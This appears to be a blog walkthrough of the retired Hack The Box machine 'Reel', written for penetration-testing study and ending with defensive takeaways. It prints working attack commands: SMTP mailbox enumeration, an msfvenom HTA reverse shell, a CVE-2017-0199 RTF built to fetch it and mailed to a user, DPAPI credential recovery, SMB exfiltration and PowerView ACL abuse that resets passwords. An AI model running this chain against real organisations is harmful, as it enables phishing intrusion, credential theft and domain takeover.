Reel | Hack The Box Walkthrough | OSCP Style
From document-metadata OSINT and a client-side foothold to Domain compromise through a chain of Active Directory ACL abuses.
From document-metadata OSINT and a client-side foothold to Domain compromise through a chain of Active Directory ACL abuses.
Reel is a classic Windows machine that stands out for its realism. Instead of a network-service exploit, the initial foothold comes from a client-side attack: we harvest an email address from document metadata, enumerate valid mailboxes over SMTP, and deliver a malicious document to a user. From there the box becomes a pure Active Directory ACL exercise, chaining WriteOwner, a password reset, and WriteDacl to walk from one low-privileged user to full control. Let's get into it.
Reconnaissance
We start with a full TCP scan that fingerprints services and runs the default scripts:
sudo nmap -p- --open -sS -sV -sC --min-rate 5000 -n 10.10.10.77 -oN result.txt

Two services immediately stand out: an FTP server that allows anonymous access and an SMTP service on port 25. Both are promising starting points.
FTP Enumeration & Metadata OSINT

We connect to the FTP server anonymously and pull down everything available:
ftp 10.10.10.77
prompt off
mget *


Among the files is Windows Event Forwarding.docx. Office documents carry rich metadata, so we inspect it with exiftool:
exiftool 'Windows Event Forwarding.docx'

The metadata leaks a valid internal email address, nico@megabank.com, and the document's subject matter hints that the recipients are accustomed to receiving and opening Office files: exactly the conditions a client-side attack relies on.
SMTP User Enumeration

Before crafting anything, we verify which mailboxes are valid by talking to the SMTP service directly over telnet. By starting an envelope and issuing RCPT TO, the server tells us whether each recipient exists: a 550 Unknown user means invalid, while an acceptance confirms a real mailbox.
telnet 10.10.10.77 25
HELO data.com
MAIL FROM: crypto@megabank.com
RCPT TO: nico@megabank.com
Initial Foothold
With a confirmed recipient, we use CVE-2017–0199, a well-known logic flaw in Microsoft Office. The vulnerability lets a specially crafted RTF document automatically fetch and execute a remote HTA (HTML Application) the moment the file is opened: no macros and no further interaction required. We pair it with a simple reverse-shell payload.
CVE-2017–0199 was patched by Microsoft back in 2017. This walkthrough documents the intended solution of a retired training lab against a simulated user; it is shown for educational understanding of how client-side delivery works, not as operational guidance.

msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.6 LPORT=9292 -f hta-psh > pwned.hta
Next, we build the malicious RTF that references our hosted HTA, using the public CVE-2017–0199 toolkit:
python2 cve-2017-0199_toolkit.py -M gen -w prueba.rtf -u http://10.10.14.6/pwned.hta -t RTF -x 0


We then deliver the document to our confirmed recipient through the box’s own SMTP service:
sendEmail -f crypto@megabank.com -t nico@megabank.com -u 'IMPORTANTE' -m 'BONO EXTRA' -s 10.10.10.77:25 -a prueba.rtf -v



With our listener ready, the simulated user opens the document and we receive a shell as nico:
rlwrap nc -lnvp 9292
Decrypting Stored PowerShell Credentials


Exploring nico’s profile, we find a cred.xml file. This is a serialized PowerShell credential object created with Export-CliXml. The password inside is encrypted with DPAPI, tied to the user's context, which means it decrypts trivially when we run the matching PowerShell call as that same user:
type cred.xml
powershell -c "$cred = Import-CliXml -Path cred.xml; $cred.GetNetworkCredential() | Format-List *"
Lateral Movement
The recovered credentials belong to tom, and the box exposes SSH. We log in to get a stable shell and the user flag:
ssh tom@10.10.10.77


Mapping Active Directory ACLs
Tom’s home directory contains AD enumeration artifacts (PowerView output and an acls.csv export of object permissions). To analyze the data comfortably, we exfiltrate the CSV to Kali over SMB:
impacket-smbserver crypto . -smb2support

copy acls.csv \\10.10.14.6\crypto\acls.csv

Filtering the ACL export for our user reveals the first escalation primitive: tom holds WriteOwner over the user claire. WriteOwner lets us take ownership of claire's object, and an owner can grant itself further rights, including the ability to reset her password.

Privilege Escalation
We load PowerView to abuse the ACL:
Import-Module .\PowerView[.]ps1

The abuse is a three-step sequence: take ownership of claire’s object, grant ourselves ResetPassword rights over it, then set a new password we control:
Set-DomainObjectOwner -Identity claire -OwnerIdentity tom
Add-DomainObjectAcl -TargetIdentity claire -PrincipalIdentity tom -Rights ResetPassword
$cred = ConvertTo-SecureString "prueba123!" -AsPlainText -Force
Set-DomainUserPassword -Identity claire -AccountPassword $cred

net user claire

Privilege Escalation: Abusing WriteDacl

Now operating as claire, we examine her privileges and find the next link in the chain: claire holds WriteDacl over the Backup_Admins group. WriteDacl lets us modify the group's access control list, which in practice means we can add ourselves to it.

We enumerate the domain groups and then add claire to the privileged group:
net groups

net groups Backup_Admins claire /add

Compromise
Membership in Backup_Admins grants read access to the administrator's backup scripts. Searching those scripts for credentials immediately pays off:
dir | Select-String "Password"


The script leaks the Administrator’s password in cleartext. We use it to gain an Administrator session and read the root flag, completing the compromise:
Conclusion
Reel is a fantastic, realistic box. The foothold mirrors how real intrusions often begin, not with a service exploit, but with OSINT and a user opening the wrong document. The rest is a masterclass in Active Directory ACL abuse: a single misplaced WriteOwner let us pivot to another user, a password reset gave us their session, and a WriteDacl on a privileged group carried us to the administrator's secrets. Each permission looked harmless in isolation; chained together, they meant full domain compromise.
Key takeaways:
- Strip metadata from documents before publishing: author fields leak valid identities.
- SMTP services that confirm valid recipients enable user enumeration; restrict
VRFY/RCPTbehaviour. - Keep Office clients patched; client-side document attacks remain a top intrusion vector.
- Audit Active Directory ACLs. Dangerous edges like
WriteOwnerandWriteDaclchain into full compromise: review them with BloodHound. - Never store credentials in backup scripts; group membership often grants more access than intended.
References
- Abusing Active Directory ACLs/ACEs: The Hacker Recipes
- Microsoft Security Advisory: CVE-2017–0199
- PowerView Documentation
If you’re interested in following my upcoming articles on OT/ICS, certifications, HTB content, and Red Team experiences, I invite you to connect with me on LinkedIn or Instagram.